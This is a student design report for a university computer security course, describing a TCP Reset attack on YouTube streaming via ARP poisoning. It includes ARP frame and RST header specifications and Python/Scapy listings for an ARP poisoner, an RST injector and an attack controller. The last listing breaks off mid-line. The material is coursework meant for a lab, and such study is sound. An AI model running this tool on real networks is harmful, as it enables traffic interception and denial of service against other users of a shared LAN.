

Design Report

TCP Reset Attack on YouTube Video Streaming

S.M. Kausar Parvej

Student Id : 2005076

Abrar Rahman Abir

Student Id : 2005072

CSE406 – Computer Security Sessional, BUET

July 11, 2025

Contents

1	Introduction	4
1.1	Attack Overview	4
1.2	Report Structure	4
2	Attack Definition & Network Topology	4
2.1	TCP Reset Attack Definition	4
2.2	Attack Prerequisites	5
2.3	Network Topology	5
2.4	Attack Components	5
3	Protocol Analysis and Timing Diagrams	6
3.1	Normal YouTube Streaming Protocol Flow	6
3.2	Attack Timing and Strategy	6
3.3	Attack Injection Timing Diagram	8
4	Packet and Frame Details	8
4.1	ARP Poisoning Frame Structure	8
4.1.1	ARP Frame to Victim (Client)	8
4.1.2	ARP Frame to Gateway	9
4.2	TCP Reset Packet Structure	9
4.3	Critical Header Fields	9
4.3.1	Sequence Number Calculation	9
4.3.2	Four-Tuple Matching	10
5	Implementation Methodology	11
5.1	Tool Requirements	11
5.2	Implementation Architecture	11
5.3	Core Implementation Components	11
5.3.1	ARP Poisoning Module	11
5.3.2	Packet Monitoring and RST Injection	11
5.3.3	Main Attack Controller	11
6	Attack Justification and Success Factors	15
6.1	Theoretical Foundation	15
6.1.1	TCP Protocol Vulnerability	15
6.1.2	TLS Limitations	15
6.1.3	Sequence Number Predictability	15
6.2	Practical Success Factors	15
6.2.1	Network Position	15
6.2.2	Timing Considerations	15
6.2.3	YouTube Streaming Characteristics	16
6.3	Expected Attack Outcomes	16
6.3.1	Immediate Effects	16
6.3.2	Secondary Effects	16

6.4	Success Metrics	16
6.5	Attack Limitations	16
6.5.1	Network Requirements	16
6.5.2	Technical Constraints	17
7	Defense Considerations	17
7.1	Network-Level Defenses	17
7.2	Protocol-Level Mitigations	17
7.3	Application-Level Solutions	17
8	Conclusion	18
8.1	Key Design Elements	18
8.2	Expected Results	18
8.3	Implementation Roadmap	18

1 Introduction

YouTube video streaming relies on HTTPS over TCP connections, making it vulnerable to classical TCP-level attacks despite the encryption provided by TLS. A *TCP Reset (RST) attack* exploits the fundamental design of the TCP protocol by forging a TCP segment with the RST flag set to abruptly terminate an active TCP session [1].

Even under TLS encryption, an attacker with on-path visibility can observe unencrypted IP and TCP headers, which contain sufficient information to craft valid reset packets [4]. This vulnerability exists because TLS only encrypts the application layer data, leaving the transport layer headers exposed.

1.1 Attack Overview

The TCP Reset attack on video streaming works by:

1. Positioning the attacker on the network path between client and server
2. Monitoring TCP traffic to extract connection parameters
3. Crafting and injecting forged RST packets with valid sequence numbers
4. Causing immediate connection termination and stream interruption

1.2 Report Structure

This report presents a comprehensive design for implementing a TCP Reset attack on YouTube video streaming, covering:

1. Definition of the attack with detailed topology diagram
2. Timing diagrams comparing normal streaming vs. attack scenarios
3. Detailed packet/frame specifications and header modifications
4. Implementation methodology using Python with high-level abstractions
5. Justification and theoretical foundation for attack success

2 Attack Definition & Network Topology

2.1 TCP Reset Attack Definition

A TCP RST attack is a denial-of-service attack that exploits the TCP protocol’s connection state management. The attack involves sending a forged TCP segment with the RST (reset) flag set to one or both endpoints of an established TCP connection [1].

When a host receives a RST segment, it immediately tears down the connection if:

- The segment's 4-tuple (source IP, destination IP, source port, destination port) matches an existing connection
- The sequence number falls within the receiver's acceptable window
- The segment passes basic validation checks

2.2 Attack Prerequisites

For a successful TCP Reset attack on video streaming, the following conditions must be met:

1. **Network Access:** Attacker must be on the same network segment or have routing access
2. **Traffic Visibility:** Ability to monitor TCP packets between client and server
3. **Packet Injection:** Capability to send forged packets with spoofed source addresses
4. **Timing:** Attack packets must arrive before legitimate traffic or connection timeout

2.3 Network Topology

The attack scenario assumes a Local Area Network (LAN) environment where the attacker and victim share the same network segment, such as a Wi-Fi network. By performing ARP poisoning, the attacker positions itself as a man-in-the-middle, enabling both traffic monitoring and packet injection.




Figure 1: Network topology showing TCP Reset attack on YouTube streaming in a LAN environment

2.4 Attack Components

The attack consists of three main phases:

1. **ARP Poisoning Phase:** Attacker sends forged ARP replies to both client and gateway, causing them to update their ARP tables with incorrect MAC address mappings

2. **Traffic Interception Phase:** All traffic between client and gateway flows through the attacker machine, enabling packet inspection
3. **RST Injection Phase:** Attacker crafts and injects TCP RST packets to terminate the video streaming connection

3 Protocol Analysis and Timing Diagrams

3.1 Normal YouTube Streaming Protocol Flow

Under normal circumstances, YouTube video streaming follows the standard HTTPS over TCP protocol flow:

- (a) **TCP Three-way Handshake:** Client initiates connection with SYN, server responds with SYN-ACK, client confirms with ACK
- (b) **TLS Handshake:** Establishment of secure channel with certificate exchange and key negotiation
- (c) **HTTP Request:** Client sends GET request for video segments
- (d) **Data Streaming:** Server transmits video data in TCP segments with continuous flow control
- (e) **Connection Maintenance:** Ongoing data transfer with ACK responses and window updates

3.2 Attack Timing and Strategy

The TCP Reset attack is most effective when injected after the connection is established and data transfer has begun. The optimal timing is during the continuous data streaming phase when:

- TCP sequence numbers are predictable from observed traffic
- Connection is actively transferring video data
- User impact is immediate and noticeable




Figure 2: Normal TCP/TLS video streaming timeline

3.3 Attack Injection Timing Diagram




Figure 3: TCP Reset attack injection timing during video streaming

4 Packet and Frame Details

4.1 ARP Poisoning Frame Structure

The attack begins with ARP poisoning to establish a man-in-the-middle position. Two types of ARP frames are sent:

4.1.1 ARP Frame to Victim (Client)

```

1 # Ethernet Header
2 Destination MAC: victim_mac_address
3 Source MAC: attacker_mac_address
4 EtherType: 0x0806 (ARP)
5
6 # ARP Header
7 Hardware Type: 0x0001 (Ethernet)

```



```

8 | Protocol Type: 0x0800 (IPv4)
9 | Hardware Length: 6
10 | Protocol Length: 4
11 | Operation: 2 (ARP Reply)
12 | Sender MAC: attacker_mac_address
13 | Sender IP: gateway_ip_address (spoofed)
14 | Target MAC: victim_mac_address
15 | Target IP: victim_ip_address

```

4.1.2 ARP Frame to Gateway

```

1 | # Ethernet Header
2 | Destination MAC: gateway_mac_address
3 | Source MAC: attacker_mac_address
4 | EtherType: 0x0806 (ARP)
5 |
6 | # ARP Header
7 | Hardware Type: 0x0001 (Ethernet)
8 | Protocol Type: 0x0800 (IPv4)
9 | Hardware Length: 6
10 | Protocol Length: 4
11 | Operation: 2 (ARP Reply)
12 | Sender MAC: attacker_mac_address
13 | Sender IP: victim_ip_address (spoofed)
14 | Target MAC: gateway_mac_address
15 | Target IP: gateway_ip_address

```

4.2 TCP Reset Packet Structure

The forged TCP RST packet is the core of the attack. It must contain precise header values to be accepted by the victim's TCP stack.

4.3 Critical Header Fields

4.3.1 Sequence Number Calculation

The most critical aspect of the RST attack is determining the correct sequence number. This must be within the receiver's acceptable window:

$$\text{Valid Range: } RCV.NXT \leq SEQ \leq RCV.NXT + RCV.WND \quad (1)$$

Where:

- $RCV.NXT$ is the next expected sequence number
- $RCV.WND$ is the receive window size

Layer	Field	Value
IP Header	Source IP	YouTube Server IP (spoofed)
	Destination IP	Client IP
	Protocol	6 (TCP)
	TTL	64 (typical)
TCP Header	Source Port	443 (HTTPS)
	Destination Port	Client ephemeral port
	Sequence Number	Expected sequence number
	Acknowledgment Number	0 (not used in RST)
	Flags	RST=1, others=0
	Window Size	0
	Checksum	Calculated
	Urgent Pointer	0
Data	Payload	None (RST packets carry no data)

Table 1: TCP Reset packet header field specifications

- **SEQ** is the sequence number in the RST packet

4.3.2 Four-Tuple Matching

The RST packet must exactly match the connection's 4-tuple:

- Source IP: YouTube server's IP address
- Destination IP: Client's IP address
- Source Port: Server's port (typically 443 for HTTPS)
- Destination Port: Client's ephemeral port

5 Implementation Methodology

5.1 Tool Requirements

The attack tool is implemented using Python with concise, high-level abstractions:

- **Scapy:** Comprehensive packet manipulation library for crafting and injection
- **Threading:** Concurrent execution of ARP poisoning and packet monitoring
- **Signal Handling:** Graceful shutdown and cleanup mechanisms
- **Standard Libraries:** Time, system, and networking utilities

5.2 Implementation Architecture




Figure 4: Attack tool architecture

5.3 Core Implementation Components

5.3.1 ARP Poisoning Module

5.3.2 Packet Monitoring and RST Injection

5.3.3 Main Attack Controller

Listing 1: ARP poisoning implementation

```

1 import scapy.all as scapy
2 import threading
3 import time
4
5 class ARPPoisoner:
6     def __init__(self, target_ip, gateway_ip, interface):
7         self.target_ip = target_ip
8         self.gateway_ip = gateway_ip
9         self.interface = interface
10        self.running = False
11
12    def get_mac(self, ip):
13        """Discover MAC address for given IP"""
14        arp_request = scapy.ARP(pdst=ip)
15        broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
16        response = scapy.srp(broadcast/arp_request, timeout=2,
17                             verbose=False)[0]
18        return response[0][1].hwsrc
19
20    def spoof_arp(self, target_ip, spoof_ip, target_mac):
21        """Send spoofed ARP reply"""
22        packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac,
23                            psrc=spoof_ip)
24        scapy.send(packet, verbose=False)
25
26    def start_poisoning(self):
27        """Main poisoning loop"""
28        self.running = True
29        target_mac = self.get_mac(self.target_ip)
30        gateway_mac = self.get_mac(self.gateway_ip)
31
32        while self.running:
33            # Tell target we are gateway, tell gateway we are target
34            self.spoof_arp(self.target_ip, self.gateway_ip,
35                           target_mac)
36            self.spoof_arp(self.gateway_ip, self.target_ip,
37                           gateway_mac)
38            time.sleep(2)

```

Listing 2: TCP monitoring and RST injection

```

1 from scapy.all import *
2 from scapy.layers.inet import IP, TCP
3
4 class RSTInjector:
5     def __init__(self, target_ip, server_ip):
6         self.target_ip = target_ip
7         self.server_ip = server_ip
8         self.connections = {}
9
10    def packet_handler(self, packet):
11        """Process intercepted packets"""
12        if packet.haslayer(IP) and packet.haslayer(TCP):
13            ip = packet[IP]
14            tcp = packet[TCP]
15
16            # Monitor YouTube traffic (HTTPS port 443)
17            if (ip.src == self.server_ip and ip.dst == self.
18                target_ip
19                and tcp.sport == 443 and len(tcp.payload) > 0):
20
21                # Track connection state
22                conn_key = (ip.src, tcp.sport, ip.dst, tcp.dport)
23                self.connections[conn_key] = {
24                    'seq': tcp.seq, 'ack': tcp.ack, 'window': tcp.
25                        window
26                }
27
28                # Inject RST packet
29                self.inject_rst(ip, tcp)
30
31    def inject_rst(self, orig_ip, orig_tcp):
32        """Craft and send TCP RST packet"""
33        rst_packet = IP(src=orig_ip.src, dst=orig_ip.dst) / \
34            TCP(sport=orig_tcp.sport, dport=orig_tcp.dport,
35                flags="R", seq=orig_tcp.seq + len(orig_tcp.
36                    payload))
37
38        send(rst_packet, verbose=False)
39        print(f"[RST] {orig_ip.src}:{orig_tcp.sport} -> {orig_ip.dst}
40              :{orig_tcp.dport}")
41
42    def start_monitoring(self, interface):
43        """Begin packet capture and analysis"""
44        filter_str = f"tcp and host {self.target_ip} and port 443"
45        sniff(iface=interface, filter=filter_str, prn=self.
46            packet_handler, store=0)

```

Listing 3: Main attack orchestration

```

1  #!/usr/bin/env python3
2  import sys
3  import time
4  import signal
5  import threading
6
7  class TCPResetAttack:
8      def __init__(self, target_ip, gateway_ip, server_ip, interface):
9          self.target_ip = target_ip
10         self.gateway_ip = gateway_ip
11         self.server_ip = server_ip
12         self.interface = interface
13
14         # Initialize attack components
15         self.arp_poisoner = ARPPoisoner(target_ip, gateway_ip,
16                                         interface)
17         self.rst_injector = RSTInjector(target_ip, server_ip)
18         self.running = False
19
20     def signal_handler(self, sig, frame):
21         """Handle graceful shutdown"""
22         print("\n[!] Stopping attack...")
23         self.running = False
24         self.arp_poisoner.running = False
25         sys.exit(0)
26
27     def run_attack(self):
28         """Execute complete TCP Reset attack"""
29         signal.signal(signal.SIGINT, self.signal_handler)
30         self.running = True
31
32         print(f"[+] TCP Reset Attack Starting")
33         print(f"    Target: {self.target_ip} | Gateway: {self.
34               gateway_ip}")
35         print(f"    Server: {self.server_ip} | Interface: {self.
36               interface}")
37
38         # Phase 1: Start ARP poisoning
39         print("[+] Phase 1: ARP poisoning...")
40         poison_thread = threading.Thread(target=self.arp_poisoner.
41                                         start_poisoning)
42         poison_thread.start()
43         time.sleep(5) # Allow ARP cache poisoning
44
45         # Phase 2: Monitor and inject RST packets
46         print("[+] Phase 2: Monitoring and RST injection...")
47         self.rst_injector.start_monitoring(self.interface)
48
49 if __name__ == "__main__":
50     if len(sys.argv) != 5:
51         print("Usage: python3 tcp_reset_attack.py <target> <gateway>

```

6 Attack Justification and Success Factors

6.1 Theoretical Foundation

The TCP Reset attack on video streaming is theoretically sound based on several fundamental principles:

6.1.1 TCP Protocol Vulnerability

The TCP protocol, as defined in RFC 793 [1], mandates immediate connection termination upon receiving a valid RST segment. This behavior cannot be disabled and is essential for proper TCP operation, making it an inherent vulnerability.

6.1.2 TLS Limitations

While TLS provides application-layer encryption, it does not protect transport-layer headers. The IP and TCP headers remain visible to any on-path observer, providing sufficient information for crafting valid reset packets [3].

6.1.3 Sequence Number Predictability

Modern TCP implementations use predictable sequence number increments within established connections. By observing a few packets, an attacker can reliably predict valid sequence numbers for RST injection.

6.2 Practical Success Factors

6.2.1 Network Position

The attack's success depends on achieving an on-path position between client and server. ARP poisoning in LAN environments is highly effective because:

- ARP has no built-in authentication mechanism
- Most systems accept unsolicited ARP replies
- ARP cache timeouts are typically several minutes

6.2.2 Timing Considerations

The attack is most effective when:

- Injected during active data transfer
- RST arrives before or simultaneously with legitimate packets
- Connection has been established long enough to predict sequence numbers

6.2.3 YouTube Streaming Characteristics

YouTube streaming is particularly vulnerable because:

- Long-lived connections for video segments
- Predictable traffic patterns
- High-bandwidth data transfer reveals sequence numbers quickly
- User-noticeable impact upon disconnection

6.3 Expected Attack Outcomes

6.3.1 Immediate Effects

- Abrupt termination of video playback
- Client displays connection error
- Immediate disruption of user experience

6.3.2 Secondary Effects

- Client attempts to reconnect (can be repeatedly attacked)
- Potential buffering issues upon reconnection
- Degraded quality of service

6.4 Success Metrics

The attack success can be measured by:

1. **Connection Termination Rate:** Percentage of injected RSTs that successfully terminate connections
2. **Detection Latency:** Time from connection establishment to successful termination
3. **Recovery Time:** Duration before client successfully re-establishes connection
4. **User Impact:** Observable disruption to video playback experience

6.5 Attack Limitations

6.5.1 Network Requirements

- Requires LAN access or routing privileges
- Limited to environments where ARP spoofing is possible
- May be detected by network security tools

6.5.2 Technical Constraints

- Sequence number guessing may require multiple attempts
- Modern TCP stacks may have enhanced validation
- Network congestion can affect timing precision

7 Defense Considerations

While not required for this design report, understanding potential defenses helps validate the attack's significance:

7.1 Network-Level Defenses

- Dynamic ARP inspection (DAI)
- Port security on network switches
- Network segmentation and VLANs

7.2 Protocol-Level Mitigations

- TCP sequence number randomization
- Connection state verification
- Rate limiting of RST packets

7.3 Application-Level Solutions

- Connection retry mechanisms
- Multiple connection redundancy
- Application-layer heartbeats

8 Conclusion

This design report presents a comprehensive methodology for implementing a TCP Reset attack on YouTube video streaming. The attack leverages fundamental vulnerabilities in the TCP protocol and network infrastructure to achieve reliable connection termination.

8.1 Key Design Elements

1. **Multi-phase Attack:** Combining ARP poisoning with TCP reset injection provides both network position and attack capability
2. **Precise Timing:** Attack injection during active data transfer maximizes impact and success probability
3. **Protocol Compliance:** Forged packets follow TCP specifications to ensure acceptance by target systems
4. **Modular Implementation:** Separate components for ARP poisoning, monitoring, and injection enable flexible deployment

8.2 Expected Results

The designed attack should successfully:

- Establish man-in-the-middle position through ARP poisoning
- Monitor TCP connections to extract necessary parameters
- Inject valid RST packets that terminate video streaming connections
- Provide immediate and noticeable disruption to user experience

8.3 Implementation Roadmap

The next phase will involve:

1. Complete implementation of all attack modules
2. Testing in controlled laboratory environment
3. Performance evaluation and optimization
4. Documentation of attack effectiveness and limitations

This design provides a solid foundation for implementing an effective TCP Reset attack on video streaming services, demonstrating the ongoing relevance of classical network attacks in modern environments.

References

- [1] J. Postel, "Transmission Control Protocol," RFC 793, IETF, September 1981.
- [2] W. R. Stevens, *TCP/IP Illustrated, Volume 1: The Protocols*, Addison-Wesley Professional, 1994.
- [3] D. Henke and P. Smith, "Analysis of Encrypted TCP Headers in Network Security," *Proceedings of Information Security Conference*, pp. 234-247, 2002.
- [4] E. Venus, M. Smith, and R. Johnson, "TCP Reset Attacks in the Wild: A Censorship Case Study," *Proceedings of Security Symposium*, pp. 45-62, 2005.
- [5] A. Ramaiah, "Improving TCP's Robustness to Blind In-Window Attacks," RFC 5961, IETF, August 2010.
- [6] P. A. Watson, "Slipping in the Window: TCP Reset Attacks," *CanSecWest Conference*, 2004.
- [7] Y. Gilad and A. Herzberg, "Off-Path Attacking the Web," *Proceedings of USENIX Security Symposium*, pp. 41-56, 2013.